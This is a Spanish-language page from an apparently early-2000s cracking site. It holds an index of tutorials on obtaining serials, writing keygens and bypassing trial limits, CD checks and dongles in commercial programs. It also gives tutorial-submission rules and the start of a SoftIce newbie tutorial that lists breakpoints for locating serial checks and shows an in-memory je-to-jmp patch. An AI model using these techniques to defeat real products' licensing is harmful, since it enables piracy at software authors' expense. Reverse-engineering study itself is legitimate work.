Karpoff 2004 Liks corregidos

PROGRAMA	OBJETIVO	AUTOR
DllShow 4.3	Obtencion del serial	-Karpoff (19/08/99)
Win-eXpose Reg.V1.0	Obtencion del serial	-Karpoff (21/08/99)
Particle Fire v1.1a	hacer un KeyGen	-Champion (19/08/99)
InWatch95 1.3a	Obtencion del serial	-Karpoff (12/09/99)
WinXFiles V4.2	Obtencion del serial	-Karpoff (24/09/99)
Axman V3.01	Simular el Registro	-Kolgao (20/10/99)
Gif Movie Gear	Simular el Registro	-Kolgao (16/10/99)
Quik Heal	Simular El Registro	-Kolgao (13/10/99)
FreeHand V8.01	Simular El Registro	-Kolgao (24/10/99)
Kriptel V3.5	Simular El Registro	- SPUD (01/01/00)
Serial 2000 V6.0	Obtencion del serial	- Xaxs (20/01/00)
WinBabel V4.2 (Pac)	Time Limite	- DeeJay (31/01/00)
La funcion hmemcpy	Obtencion del serial	- Sable (07/03/00)
NetSpy 1.5	Obtencion del serial	- KarlitoxZ (21/04/00)
Screen Loupe Magnifier v 4.7	Obtencion del serial	- Pr@fesor X (21/04/00)
Visual Zip Password Recorvery V4.0 Final	Evitar las Nag Aleatorias cada X password comprobadas	- Karpoff (25/04/00)
Scrollworks cascader 1.03	Obtencion del serial	- Pr@fesor X (21/04/00)
Numega SmartCheck 6.03	Simular El Registro	- Fanega (08/06/00)

Winzip V7.0	Simular EL Rgistro	- Fanega (16/06/00)
WinHacker v2.03	Obtencion del serial	- KuaTo_ThoR (23/06/00)
Jot98 v1.02	Parcheo, Serial y Keygen	- KuaTo_ThoR (05/07/00)
SoftIce v4.05 y PsxCopy 6.2	Saltarse los Seriales de Instalacion	- Fanega (05/07/00)
Help And Manual v2.x	Limite Time & Nag	- Profesor_X (26/07/00)
Internet Anyware Toolkit v3.2.1	Limite Time & Nag	- Karpoff (30/07/00)
XpressControl 3.0	Limite Time	- NickyAC (09/08/2000)
3D Studio Max v3.0	Motxila Sentinel	- Black Fenix (09/08/00)
ChessPartner v4.00.3	Trial 30 Dias	- Mongui (17/08/00)
JPEG Wizar v1.3.0.4	Serial Number	- Mongui (17/08/00)
Desktop Themes v1.87	Serial Number	- MeGaBiTe (22/08/00)
N-Track Studio v1.33	Serial & Time Limite	- KeKo (22/08/00)
Reunion Planner v4.7	Serial	- Leirus (22/08/2000)
Circuit Shop v1.09	Serial, Limite Time, Funciones Off	- Arkanian (31/08/00)
HotDog Pro v6.0	Trial 30 Dias	KuaTo_ThoR (31/08/00)
Macromedia & Sales Agent v 3.1.2	Serial Number	- Arkanian (31/08/00)
GodeZIP	Codificar un Keygen	- RAZiEL (07/09/00)
Abracadabra v1.2.6	Serial Number	-Riverwind (07/09/00)
IMD CD PLAYER 1.01 e INFOTEL 3.10	Obtencion del serial	-Yerba Mate (16/09/00)
Abracadabra v1.2.6 Otra Aproximacion.	Codificar un Keygen	-MeGaBite (24/09/00)
Easy CD-DA Extractor v3.0.6	Sacar un Serial Correcto	-Kamui (24/09/00)
WinRar v7.0 Beta1	Simular El Registro	-ViPER (24/09/00)
3D Mark99 Max Pro	Obtencion del serial	-Kamui (02/10/00)
3D Studio Max R2.5 y v3.1 Traduccion Nandois	Motxila sentinel	-CrackZ 02/10/2000)
HappyIcon v 2.01	Obtencion del serial	- Profesor X (02/10/2000)
GoldWave v4.18	Sacar un Serial y Codificacion del Keygen	-KuaTo_ThoR (02/10/2000)
Demian Visual_Basic Crackme.Trial	Petar el crackME	- Txotxo 11/10/00
Talking E-mail y ComExplorer 1.6	Obtencion del serial	- Yerba Mate 11/10/00
Platyplus Animator v5.2, CP Setup v3.6	Obtencion del serial	- Yerba Mate 11/10/00
Cookie Pal v1.2b - Cookie Crusher v2.6	Obtencion del serial	- Arkanian 11/10/00
NiceMC Media Plugin v1.7	Simular El Registro	- X 11/10/00

ACDSee v2.41 Español	Simular El Registro	- X 11/10/00
Passmark-BurnInTest v2.0	Simular El Registro	KuaTo_ThoR 11/10/00
Challenge Pool	Obtencion del serial	J- Keeper 22/10/00
Dinamic Viewer 1.55	Obtencion del serial	- Yerba Mate 22/10/00
Kryptel 3.62	Obtencion del serial	- Bugsys 22/10/00
Allaire HomeSite 4.5a	Simular El Registro	- Bugsys 22/10/00
Symantec pcAnywhere v9.0	Simular EL Registro	- Bugsys 22/10/00
TreeSize profesional 2.2	Simular El Registro	- Perico 22/10/00
Aesop GIF Creator v1.00.215	Obtencion del serial	- MeGaBiTe 30/10/00
CDRWIN - CDROM Recording Tools - 3.8B	Obtencion del serial	- Arkanian 30/10/00
Karpoff crackME 1	Obtencion del serial	- Dek_Oin 30/10/00
"CRaKPaD".CrackME de R!SC	Limite Time	- Frantic 30/10/00
Font Creator Program V 3.0	Obtencion del serial	- Act Mago 30/10/00
Icon Toy V 3.1	Obtencion del serial	- Act Mago 30/10/00
Easy Personal Labels v2.5 rev.1	Obtencion del serial	- Act Mago 30/10/00
Talisman 1.61	Obtencion del serial	- Act Mago 30/10/00
Deskman v2.5e	Obtencion del serial	-Yerba Mate 30/10/00
CollegeBAR	Obtencion del serial	- Arkanian 14/11/00
Cyber-Time 6 (Server)	Simular El Registro	-KuaTo_ThoR 14/11/00
IDSWIN WIN 95/98/NT	Obtencion del serial	-+Er@ser 14/11/00
EarMaster Pro 4.0	Simular El Registro	- Frantic 14/11/00
Private Pix v2.11	Obtencion del serial	-Profesor_X 14/11/00
Demian.CrackME .CD-Check.(En)_TNT19	Solucion_CrackME	- Txotxo 14/11/00
What is This? v 2.01 (buid 040)	Obtencion del serial	-Act MagO 14/11/00
Tetfun 2000v1.1/5, Colorfun y jBall	Obtencion del serial	-Yerba Mate 14/11/00
NetBus v2.10	Obtencion del serial	- Dek_Oin 14/11/00
Visual DataFlex 6.2 y 7.x (parcial)	Obtencion del serial	-Sujeto Tacito 14/11/00
Don't Panic v3.0	Simular El Registro	- Dek_Oin 14/11/00
Alarm Clock v2.11	Obtencion del serial	-Act MagO 14/11/00
Pop3connector V4.10	Obtencion del serial	-Act MagO 14/11/00
Wave Flow v 3.5	Obtencion del serial	-Act MagO 14/11/00
Multimailer 3.x.x	Obtencion del serial	-vinshuka 12/12/00
Thumbs Plus 4.10	Serial & Keygen	-Caos reptante 12/12/00

Slow Speed CD Transcriber v1.39b	Simular estar Registrados	-Act MagO 12/12/00
Msd_loto 5.03 y Msd_quin 5.06 *(MSDOS)*	Registrarnos	-Crick 12/12/00
Hibiscus Go 2.1.5.19	Registrarnos	-Sujeto Tacito 12/12/00
Crackme (id:12) by tC.	Resolver el CrackME	-Pollo 12/12/00
WinZip® ver. 8.0 (3105)	Registrarnos	-+Er@ser 12/12/00
InfoBase 2000 v 1.0	Registrarnos	-Pr@fEsOr X 01/01/2001
Mosaic MAgic	Registrarnos	-AlamBike 01/01/2001
Hang2000 v1.3.2	Registrarnos	-Act MagO 01/01/2001
CDP - IMD CD Player v1.02	Registrarnos	-Act MagO 01/01/2001
Delphy CrackMe 2.d	Solucion	-Mr.Burns 01/01/2001
CoffeeCup Html Editor v8.7	Simular el Registro	-KuaTo_ThoR 01/01/2001
HardCopy Pro v1.62	Registrarnos	-Act MagO 01/01/2001
MP3Shortcuts v1.0	Registrarnos	-Act MagO 01/01/2001
Winimage 5.0	Simular el Registro	-Texli 01/01/2001
SOFTWARE BY DESIGNE	Registrarnos	-BYtEsKrAcK 01/01/2001
Ni2 CrackME	SOLUCION	Crack el Destripador & Marmota 22/01/2001
CleanUP	Obtencion del serial	§mÂ$|-| & !<@ßØ0m
ExeScope v6.0	Obtencion del serial	Caos reptante 22/01/2001
Winamp Skinner 1.2	Obtencion del serial	§mÂ$|-| & !<@ßØ0m
GRXport v1.0 (build 200400)	Quitar Limitaciones	Profesor_X 22/01/2001
Desktop Detective v2.1	Obtencion del serial	Pedrolas 22/01/2001
Desktop Its! Personal v2.9g	Obtencion del serial	Pedrolas 22/01/2001
Para todos los escritos en VB5	Estudio sobre las protecciones en Visual Basic 5	iDznaK 22/01/2001
Offline Explorer 1.2	Obtencion del serial	CbtO 22/01/2001
Uninstall Manager ver. 3.0.0	Obtencion del serial	+Er@ser 22/01/2001
ColorFun v1.3 Build 2.28.10.00	Obtencion del serial	Pedrolas 22/01/2001
GraphCalc v3.1	Obtencion del serial	Pedrolas 22/01/2001
Mirc 5.7	Obtencion del serial	Andrik 22/01/2001
Start Clean v1.2	Obtencion del serial	Andrik 22/01/2001
Crackme de CrackViz	Solucion	Andrik 20/02/2001
Epsilon 10.00	Simular registro	kuato_Thor 20/02/2001
MACROMEDIA DREAMWEAVER ULTRADEV versión Tryout	Obtencion del serial	Arkanian 20/02/2001

CD/Spectrum Pro v2001.0115	Obtencion del serial	Pedrolas 20/02/2001
Paint Shop Pro 7.0 y Animation Shop 3.0	Eliminar Nag	Kamui 20/02/2001
Talisman v1.61	Obtencion del serial	MeGaBiTe 20/02/2001
Windows Commander 4.52	Simular el Registro	-Snop 20/02/2001
Winboost 2001 Estandart Edition	Simular el Registro	Profesor_X 20/02/2001
CleanUP	Obtencion del serial	Profesor_X 20/02/2001
Life Explosion Millenium Edition Screensaver v 6.1	Obtencion del serial	Profesor_X 20/02/2001
Rippling Water Screensaver v 2.1	Obtencion del serial	Profesor_X 20/02/2001
Tutorial del crackme #3 de Ni2	Solucion	Crick 20/02/2001
Teleport Pro 1.29.1590	hacer el Keygen	Caos Reptante 20/02/2001
HI-TECH PIC C Compiler V7.85	Simular el Registro	Aftosa 25/03/2001
Norton Personal Firewall 2000	Simular el Registro	Sorvats 25/03/2001
CPU Indicator 1.2 (VTCyberPack 2.4)	Simular el Registro	-KuaTo_ThoR 25/03/2001
E-motional Greeting Card Creator v1.01	Obtencion del serial	-Act MagO 25/03/2001
Zebal 3.0x	Obtencion del registro	-Crick 25/03/2001
Protecciones de Basta Software	revertir la proteccion	-Yerba Mate 25/03/2001
Visual Protect 2.5.7	Simular el Registro	-KuaTo_ThoR 25/03/2001
Txotxo Crackme	Petarlo :)	-!!!JNP 25/03/2001
ICEFORTRESS crackME level 1	Obtencion del serial	-RuL 25/03/2001
1X2-WinPro 3.2.0 Profesional	Obtencion del serial	- Kamui 16/04/2001
Caesar 3 Versión Española	Obtencion del serial	-Mr. Ridk 16/04/2001
EASY CD-DA EXTRACTOR 4.3.0	Obtencion del serial	-Arkanian 16/04/2001
WINOPTIMIZER 2000 v1.02	Obtencion del serial	-Arkanian 16/04/2001
Net Master99 v1.1	Generar el Keygen	-+Er@ser 16/04/2001
MediaPAcker 2.0	Obtencion del serial	-SiLvEr StOrM 16/04/2001
SuperIDE v1.2.4.186	Generar el Keygen	-+Er@ser 16/04/2001
Active Phone Server v9.13	Crear archivo llave	-Act MagO 16/04/2001
Presidents3000 v1.0.1	Obtencion del serial	-Act MagO 16/04/2001
Bikers Log v3.5	Simular el Registro	-Act MagO 16/04/2001
Mp3 - Explorer v4.3.0	Obtencion del serial	-Act MagO 16/04/2001
Bikers Log v3.5	Obtencion del serial	-Act MagO 16/04/2001
DeBoard Video Display Software	Obtencion del serial	-SiLvEr StOrM 16/04/2001
FullDisk v3.1	Eliminar el Nag	-Rul 16/04/2001
Talking E-Mail v 3.0	Obtencion del serial	-Profesor_X 16/04/2001

Irfan View v 3.33	Obtencion del serial	-Profesor_X 16/04/2001
Allwebmenus V1.2	Obtencion del serial	-SiLvEr StOrM 16/04/2001
AstroWorld 2000 v 4.1.0.1 (Spanish Edition)	Time LImite & Nag	-Profesor_X 16/04/2001
Winzip v8.0 (3105)	Obtencion del serial	-SiLvEr StOrM 16/04/2001
Pak 3 en 1 Cosmética y maquillaje YATS32 Versión 8.1 (Build 15) Astronómica Versión 1.51	 Simular el Registro Obtencion del serial Simular el Registro	-Caos Reptante 16/04/2001
Train Dispatcher v3.1B	Obtencion del serial	-Pedrolas 16/04/2001
Disk2Disk v1.2	Simular el Registro	-Dek_Oin 16/04/2001
VariCAD 7.3.0.4	Alargar la licencia	-OGRY 16/04/2001
Paint Shop Pro v7.02	Simular el Registro	-Fantomas 01/07/2001
ULTIMATE ZIP CRACKER 6.3	Simular el Registro	-Arkanian 01/07/2001
GOLDWAVE 4.21	Keygen	-Arkanian 01/07/2001
News Rover 6.2 rev. 3	Keygen	-Caos Reptante 3/07/2001
System Mechanic 3.6	Keygen, Metice Comprimido	-KuaTo_ThoR 3/07/2001
Xara 3D 4.0	Keygen	-Caos Reptante 3/07/2001
Sherlock 3.0a	Simular el Registro	-Fantomas 13/08/2001
Desktop Destroyer 2.0	Keygen	-Caos Reptante 13/08/2001
Winzip 8.0	Obtencion del serial	-CKENER 13/08/2001
MusicMatch Jukebox 5.0	Obtencion del serial	-CKENER 13/08/2001
Power Archiver 7.0	Keygen	-Caos Reptante 13/08/2001
Netbus Pro v2.10	Load,Parche,keygen	-Mr.Burns 13/08/2001
Internet Access Manager v 1.0	Obtencion del serial	-Profesor_X 13/08/2001

PROGRAMA	OBJETIVO	AUTOR
Parches "inteligentes"	Programar	-Caos Reptante 23/09/2001
MemTurbo 2	Anti debug, CRC, Empakado, y demas...	-Arkanian 23/09/2001
Image Wolf 1.04 Build 005	Keygen	-Caos Reptante 23/09/2001
eNotes 1.10 Build 1.1.6.160	Simular el Registro	-Caos Reptante 23/09/2001
Software by Designe Parte 2	Keygen	-ByTESCRK 23/09/2001
Coloristic v1.2	Keygen	-ByTESCRK 23/09/2001
HexWorkShop v3.02	Simular el Registro	-Fantomas 23/09/2001
LockDown 2000 v5.0	Simular el Registro	-Fantomas 23/09/2001
Sensible Soccer v1.1	Simular el Registro	-Saccopharynx 19/11/2001
5 StarZIP-2001 1.0	Obtener el Serial	-Caos Reptante 19/11/2001
Absolute Security 3.9	Keygen	-Caos Reptante 19/11/2001
eCookbook v1.0	Keygen	-ByTESCRK 19/11/2001
Helpburger v1.58-R1 B32	Obtener el Serial	-ByTESCRK 19/11/2001
Second Copy 6.0	Obtener el Serial	-MrRidk 19/11/2001
Todo El Software de Skylark Utilities	Obtener el Serial	-ByTESCRK 19/11/2001
Audora Scrren saver	Completar el Registro	-SiLvEr StOrM 19/11/2001
TempClean v3.04	Keygen	-ByTESCRK 19/11/2001
Text Maid v1.4 (y de colado My Scribe v1.5)	Keygen	-ByTESCRK 19/11/2001
WebScope v3.8a	Keygen	-ByTESCRK 19/11/2001
Macromedia Flash V 5.0	Obtener el Serial	-WSEXM 03/02/2002
Magic Tweak v1.60	Obtener el Serial	-ByTESCRK 03/02/2002

PrintKey-Pro v1.02	Keygen	-Saccopharynx 03/02/2002
NetxRay 3.0 (Demo)	Limitacion de Paketes	-Tamoxifeno 03/02/2002
MP3 Strip_It! Digital v 5.2.2.11	Obtener el Serial	-@GZRiP 03/02/2002
TIDES 4.6 / MAREES 4.6	Obtener el Serial	-Francisco 03/02/2002
Crack-KeyGen-Me v1.0 de RAZiEL	Keygen	-ByTESCRK 03/02/2002
AllWebMenus v 1.3 Build #354	Registro con un Ijerto de Codigo	-AuspeX 03/04/2002
El Cartero 2001	Obtener el Serial	-ByTESCRK 03/04/2002
Hot Corners v1.85	Keygen	-ByTESCRK 03/04/2002
The House of the Dead 2	Eliminar el CD-Check	-AuspeX 03/04/2002
Source Insight v3.1	Obtener el Serial	-ByTESCRK 03/04/2002
Adobe PhotoShop v6.0	Obtener el Serial	-AuspeX 03/04/2002
Power Archiver 2001 v7.02.08	Obtener el Serial	-LeafaR GV 03/04/2002
Printer Express v1.0	Keygen	-ByTESCRK 03/04/2002
SuperCleaner v 2.21	Keygen	-@GZRiP 03/04/2002
CDumper v1.0	Simular el Registro	-SACCOPHARYNX 03/04/2002
Crackme! D^3AM v1.0 DE DeAtH	Solucionar el Crakme	-Nandois 03/04/2002
SciencePress	Obtener el Serial	-LeafaR GV 03/04/2002
FtpFacil 2.0 y cosiilas de interes	Estudio	-sinmoneys 03/04/2002
Power Guard v1.0 (Sin Armadillo)	Nag Metodo Auspex	-Auspex 01/10/2002
FireBurner v2.1.7 Windows Edition	Simular el Registro	-+Er@ser 05/10/2002
Camouflage 1.2.1	Puntons Flacos	-[Moneo] 10/10/2002
CDLX 2.0	Obtener el Serial	-[Moneo] 10/10/2002
ExeScope 6.30	Simular el Registro	-MacEdu 10/10/2002

Requisitos para que tu manual sea aceptado.

Faq actualizada el 05/10/2002

Todos sabéis que en este site nunca se ha aplicado ningún tipo de norma estricta para que vuestros manuales sean aceptados, y de hecho esto va ha seguir mas o menos así, aunque creo que para que esto funcione ha de haber una minimas normas:

- 1 No se aceptaran manuales cuyo contenido sea solo por ejemplo:
vamos a la dirección tal tal y tal y cambiamos je por jmp, o similar osea careciendo de explicaciones.

- 2 El manual deberá estar bien explicado, de tal manera que sea de fácil asimilación para un newbie, y nos aseguraremos de que el proceso que se explica en el manual funcione perfectamente, lo que no puede ser es enviar manuales sin haber revisado si el proceso funciona bien.

- 3 El Código de la protección que en el manual se exponga **deberá estar medianamente explicado,** con el fin de que el lector sepa por que tenemos que hacer cambios en el código y que ocurre en el código hasta llegar a ese punto, **no es una explicacion decir** miramos encima y buscamos un salto y tal y tal, por que buscamos un salto ??, y por que encima ??. Creo que me entendeis.

Los manuales que mas que un manual parezcan un dictado de como reventar un programa, no serán aceptados, Ejemplo: cargamos el programa con el sice , pulsamos F5, metemos el nombre y numero de serie ,pulsamos Control + D y F12 unas 30 veces hasta llegar a xxxxxx ahora F10 hasta llegar a xxxxx y tal y tal y tal..... hay que ir mas allá, lo importante no es crackear 50 programas en 10 minutos, creo que si nos decidimos a hacer un manual tiene que ser por un programa especial, en el que realmene el craneo te llego a hechar humo, y llegaste a vencerlo, evitar hacer manuales iguales.

- 4 La politica de este site siempre ha sido la de respetar tanto al programador como los programas que estudiamos en los manuales,, **los manuales son para educar**, de hecho en la mayoría de los manuales se suele poner al final el párrafo 'este manual esta hecho con fines educativos y tal y tal ', por eso os **sugiero que** cuando se estudie un programa no pongamos el Numero de registro ni cosas que puedan convertir el manual en un crack instantáneo, creo que es mas interesante explicar bien el funcionamiento de la protección, pero sin llegar a dar password que revienten el programa, se puede explicar bien todo el proceso de desproteccion de la proteccion (valga la redundancia) sin poner datos que tiren por la borda el programa.

- 4 La plantilla !!! en este site el manual se publicara con la plantilla de la pagina, los manuales que no esten en la plantilla de este site **no puedo garantizar que sean publicados**, (es una cuextion de falta de tiempo), creo que a vosotros no os cuesta nada poner el manual en la plantilla, y a mi me cuesta muchisimo.

- 5 Las Imágenes..... , Creo que la mayoría de manuales están sobrados de imágenes (ocupan demasiado sitio en los servers), es muy importante que pongamos solo las necesarias, concretamente las que muestran código, por que una imagen de un mensaje de error o del about del programa, o del cajetín donde se meten los códigos, o de lo bonito que queda una

vez registrado, pues creo que sobran, por que no aportan nada y ocupan mucho, **olvidaros de enviar imagenes en formato BMP**, se pueden comprimir a formatos como el GIF o JPG que reducen su peso en un 90% y la calidad apenas varia.

Os pido por favor que si hacéis un manual, ejemplo: manual para winomega, poner **los nombres de las imágenes en relación con el programa analizado**, ejemplo winome.gif, winome1.gif, etc. por que casi todos llamáis a las imágenes como imagen1.gif, imagen2.gif, y en una carpeta donde van las imágenes solo puede haber una con cada nombre, que problema trae esto, pues que aunque envíes el manual en la plantilla, luego tengo que estar cambiando el nombre a todas las imágenes y volver a enlazarlas, y la verdad... es demasiado tiempo, con que os diga que en una actualización de 20 o 30 manuales , he de cambiar el nombre a unas 200 imágenes y enlazarlas nuevamente, son muchas horas de trabajo.

Creo Necesario haceros saber esto, ante la cantidad de manuales poco trabajados que últimamente recibo y que no estoy aceptando

- 6 Por favor, **a todos los que no se les acepte un manual no os sintais ofendidos**, creerme que esto no se hace por motivos personales contra nadie, evidentemente no se pueden poner el 100% de los manuales que se reciben, bien se por que ya hay muchos similares, por que no este suficientemente trabajado o por otros motivos similares, no obstante siempre podeis preguntar por vuestros manuales y los motivos por el cual no se han publicado, debeis enviar un Mail a Karpoff_site@hotmail.com y como asunto poner "MANUALES"

Invierte tiempo en crear tu manual

Saludos amigos.
karpoff

Karpoff Spanish Tutor

Programa:	**DllShow v4.3**

PROTECCION:	Name / Serial		
Descripcion:	Programa para ver los proceos activos en nuestro windows		
Dificultad:	Facilon		
DOWNLOAD:	http://tucows.teleweb.pt/files4/dllshow.ZIP		
Herramientas:	SoftIce v3x +		
CRACKER:	karpoff	**FECHA:**	15/08/99

INTRODUCCION

Tutoríal de Crackeo Para Newbies desde Cero 15/08/99

Por Karpoff, PROYECTO 5

- Utilización Básica del Soft-Ice.

- DllShow V4.3

Hola nuevamente !! Un saludo para todos los que seguís esta serie de Manuales Para Newbies desde Cero.

Con este manual el Nº5 Empezamos una nueva fase, Aprenderemos a utilizar el SoftIce e intentaremos capturar un numero de registro valido para nuestro programa.

Empezare explicando las funciones del Soft-Ice mas utilizadas y las que utilizaremos en este caso.

AL ATAKE

Primero iniciamos el ordenata y cargamos el Soft-ice (en la Web hay unos tutoriales sobre instalación y configuración del Soft.) si todo ha ido bien estamos en Windows y aparentemente todo esta igual que siempre pero..... la realidad es otra, hay algo controlando los procesos del sistema, es un Debug el mejor y si no probar a pulsar las teclas [Ctrl + D] madre mía!!! pero que demonios es esto tan oscuro y con tantos números????, Bueno esto nos va ha mostrar todo lo que queramos sobre un programa, un proceso de un dll, ocx Etc. Paso a paso las teclas mas utilizadas

Teclas de Funcion del Soft-Ice

F1 ---- Help

F2 ---- ventana en la parte superior de la pantalla que nos muestra los valores que van llevando EBX, EAX, ECX, EDX, EDI, ESI ETC.

F4 ---- Nos muestra como esta todo fuera del soft en ese preciso instante, ósea que si tenemos un editor HEX abierto en Windows, veremos una imagen capturada del editor , esto es muy útil ejemplo: estamos intentado petar un programa y queremos saber en que preciso instante nos va ha salir la pantalla que nos avisa, de que el programa esta en evaluación para poder saber en que parte del código se ejecuta la orden, pues mientras seguimos paso a paso los procesos pulsamos F3 y nos muestra lo que se cuece en ese momento fuera del Soft, ya os digo es una imagen capturada como una foto, para volver pulsamos otra vez F3.

F5 ---- Hace que el programa que estamos Traceando se ejecute normalmente, hasta que se encuentre con algún BreakPoint que hallamos puesto lo mismo hace si pulsamos [Ctrl + D] desde dentro del Soft, las dos teclas nos sirven para sacarnos del Soft a Windows.

F8 ---- Con esta tecla vamos ejecutando el programa paso a paso, entrando en todo tipo de procesos , Osea que ejecuta la instrucción actual y se pararía en la siguiente asta que pulsemos nuevamente F8.

F10 ---- Lo mismo que F8 pero sin entrar en llamadas (Call) se las salta continuando con la ejecución en el Retorno (Ret) de dicha llamada,

F11 ---- La definición para esta tecla es, ejecuta hasta una dirección de memoria. (¿?? no lo entiendo @@??") yo la utilizo igual que F12 y los resultados son los mismos.

F12 ---- Nos Retorna al punto donde ha terminado una llamada ejemplo: Imaginamos que estamos petando un programa y hemos puesto unos BreakPoints (Puntos de Ruptura) para capturar un proceso determinado, estamos ejecutando el programa y derrepente hay una llamada al BreakPoint que pusimos, lo normal que veríamos en pantalla seria algo así

Dentro del SoftIce

----------User32!Setwindowtexta+0023----------

015F:BFF57740 C20C00 RET 000C

USER32!GETWINDOWTEXTA -- momento en que el breakPoint para el programa

015F:BFF51743 B1A1 MOV CL,A1

.....

----------User32!.Text+0740----------

aquí ha habido una llamada externa típica a la librería de Windows User32.dll concretamente a Getwindowtexta, y si os fijáis lo resaltado en rojo nos dice que estamos dentro de User32.dll pero a nosotros no nos interesa para nada esta dll, entonces para saber quien hizo la llamada a user32.dll pulsamos F12 y nos mostraría .

Dentro del SoftIce

015F:0041552B FF15B04700 CALL [User32!GetWindowTexta] ----- La llamada

015F:00415531 5F POP EDI ---- Retornaríamos Aquí

.....

----------DllShow!. Text+0001452B----------

Pues aquí vemos que la llamada la hizo 0041552B que es una llamada Externa a User32.dll concretamente GetWindowTexta , y nosotros hemos utilizado esa llamada para poner un BreakPoint (punto de Ruptura) A un proceso de la librería user32.dll, El BreakPoint seria BPX GetWindowTexta que lo escribiríamos tal y como esta, en la línea de comandos de Soft-Ice. cualquier llamada que hubiese a la Función GetWindowTexta nos pararía el programa de isofacto para saber de donde se hizo esa llamada pulsaríamos F12. (Espero que lo estéis entendiendo tan bien como yo intento explicarlo J) Para saber las llamadas externas que contienen las Dll solo tenéis que editar la dll que queráis con el Vista Rápida de Windows, si lo tenéis instalado sale cuando pincháis con el botón derecho del ratón, sobre un archivo, y seleccionáis vista rápida o Quick View o si tenéis instalado el Quick View Plus pues mejor, luego todas las llamadas pueden ser utilizadas como BreakPoints dependiendo del proceso que queramos seguir.

BreakPoints o puntos de ruptura

Los Breakpoinst son la madre del cordero, Se trata de que el programa pare en el momento en que hay una llamada a una función de una librería (dll) que usa el programa. Existen en Windows unas librerías (user32.dll Kernel32.dll, advapi32.dll, shell32.dll, gdi32.dll Etc.) Que son necesarias para la ejecución de un programa en entorno Windows, El ejcutable del programa hace uso de estas librerías mediante llamadas a las distintas funciones de cada librería, sabiendo que función utiliza para ejecutar un determinado proceso, podremos capturarlo en el preciso instante en que comienza la ejecución de dicho proceso, como???? Poniendo un breakPoint, como se pone un BreakPoint??? Desde la línea de comandos del Soft-Ice con el comando BPX

BPX getdlgitemtexta --- BreakPoint a una Función de la librería User32.dll

BPX getdlgitemtext --- BreakPoint a una Función de la librería User.dll o User32.dll

Observáis que uno termina en [a] y el otro no. Esta [a] sirve para indicar que estamos ejecutando un programa de 32 Bytes , a los programas de 16Bytes no debemos de poner la [a], ya que no haría efecto el BreakPoint

Como puedo saber que BreakPoin tengo que poner??? Como he comentado cada librería tiene su propia lista de funciones que las podemos utilizan como puntos de ruptura o BreakPoints, si editáis el ejecutable del programa a crackear con el Quick View o Quick View plus, se os mostrara las librerías que utiliza y las funciones de cada librería que utilizara, Tenéis que guiaros un poco por instinto, estas funciones tiene nombres que nos pueden sugerir ideas interesantes veamos algunos ejemplos.

Estos son breakPoints muy frecuentes, utilizados para seguir procesos de ventanas de Aviso, textos que aparecen cuando intentamos registrar un programa y fallamos etc.

BPX messagebox
BPX getdlgitemtexta
BPX getwindowtexta

Fijaros en sus nombres Messagebox, WindowTexta J etc. (vais pillando???)

También tenemos los que hacen referencia a la fecha, tiempo de caducidad etc.

```
BPX getlocaltime
BPX getfiletime
BPX getsystemtime
```

Creo que con un poco de intuición podemos acertar. Voy a Escribir los mas frecuentes extraídos de un texto que saque de la pagina de W.K.T.

```
1)General Purposes
------------------

BPX hmemcpy
BPX showwindow
BPX updatewindow
BMSG xxxx wm_gettext / a
BMSG xxxx wm_command
BMSG xxxx wm_move

2)Time Related
--------------
BPINT 21 if ah==2A (DOS)
BPX getlocaltime
BPX getfiletime
BPX getsystemtime

3)Register Flag Related (e.g. Flag on EAX)
------------------------
BPX cs:eip if EAX==0 (SICE 3.x)

4)Memory Flag Related (e.g. Flag on 0030:000045AA)
---------------------
BPMB cs:eip rw if 0x30:0x45AA==0 (SICE 3.x)

5)"Hear The Echo" Technique Related
-----------------------------------
BPX 0x30:0x45AA do "d 0x30:0x44BB" (SICE 3.x)
BPX CS:0x66CC do "? EAX" (SICE 3.x)

6)CD-ROM and Disk Based Schemes
-------------------------------
BPINT 13 if ah==2 (DOS)
BPINT 13 if ah==3 (DOS)
BPINT 13 if ah==4 (DOS)
BPX GetFileAttributesA
BPX GetFileSize
BPX GetDriveType
BPX GetLastError
BPX ReadFile
BPIO -h (Your CD-ROM Port Address) R

7)Dongle Cracking
-----------------
BPIO -h 278 R
BPIO -h 378 R

8)Key File Related
------------------
BPINT 21 if ah==3dh (DOS)
BPINT 31 if ah==3fh (DOS)
BPINT 21 if ah==3dh (DOS)
BPX ReadFileA
BPX CreateFileA

9)Keyboard Input Related
------------------------
BPINT 16 if ah==0 (DOS)
BPINT 21 if ah==0xA (DOS)
```

Nota: Texto original en inglés de Aesculapius

Pero de todos estos los que mas utilizaremos son.

BPX Messageboxa

BPX Messagebox

BPX Messageboxexa

BPX GetWindowTexta

BPX GetDlgitemTexta

BPX GetWindowText

BPX GetDlgitemText

BPX GetMessagea

Imaginaros que que queremos conseguir el numero de serie valido para un programa, Que BreakPoint pondremos??? Supongo que los grandes CRACKER sabrán cual es el correcto yo no, lo único que os puedo aconsejar es que pongáis 2 o 3 y ver cual salta que podrían ser.

BPX Messageboxa

BPX GetWindowTexta

BPX GetDlgitemTexta

Y con el que salte continuamos y borramos los demas. los comandos para manipular los BreakPoints son.

Bpx Breakpoint ----- Poner

BC Breakpoint ----- Borrar , **BC *** ----- Borrar todos

BD Breakpoint ----- Desactivar **BD *** ----- Desactivar Todos

BE Breakpoint ----- Activar **BE *** ----- Activar Todos

BL ----- Listar todos

Comandos para ver los procesos que se están ejecutando. utilizaremos.

D EX ------ nos muestra el contenido de EBX en la ventana de datos

D EBP-12 --- nos muestra el contenido de EBP-12 en la ventana de datos

Yo llamo la ventana de datos, a la ventana que muestra los valores en caracteres, junto a los valores en hexadecimal, y es que algunas veces tendremos que buscar el nº que buscamos en esa ventana o con una [**?**] en la línea de comandos.

? EBX ---- nos muestra el valor de EBX en la línea de comandos

? EBP-12 – nos muestra el valor de EBP-12 en la línea de comandos

Para manipular una determinada parte del código. utilizaremos el comando

A ----- ensamblar

En los manuales anteriores hemos manipulado los datos para petar el programa con un editor

HEX, en el Soft podemos manipular pero los cambios solo quedan manipulados en memeoria, ósea Temporalmente hasta que ejecutemos nuevamente el programa. Esto es muy útil para probar si hemos acertado con el proceso que queremos cambiar. Por ejemplo

Localizamos un salto

00425012 74A1 je 00425012 para cambiarlo a un jmp haremos lo siguiente

A 00425012 [Intro]—pulsar

0105:00425012 ---------- El soft nos mostrara solo la dirección de memoria para que la rellenemos con los datos que tengamos pensado aplicar.

0105:00425012 jmp 00425012 [Intro] ----- En rojo los datos que hemos metido

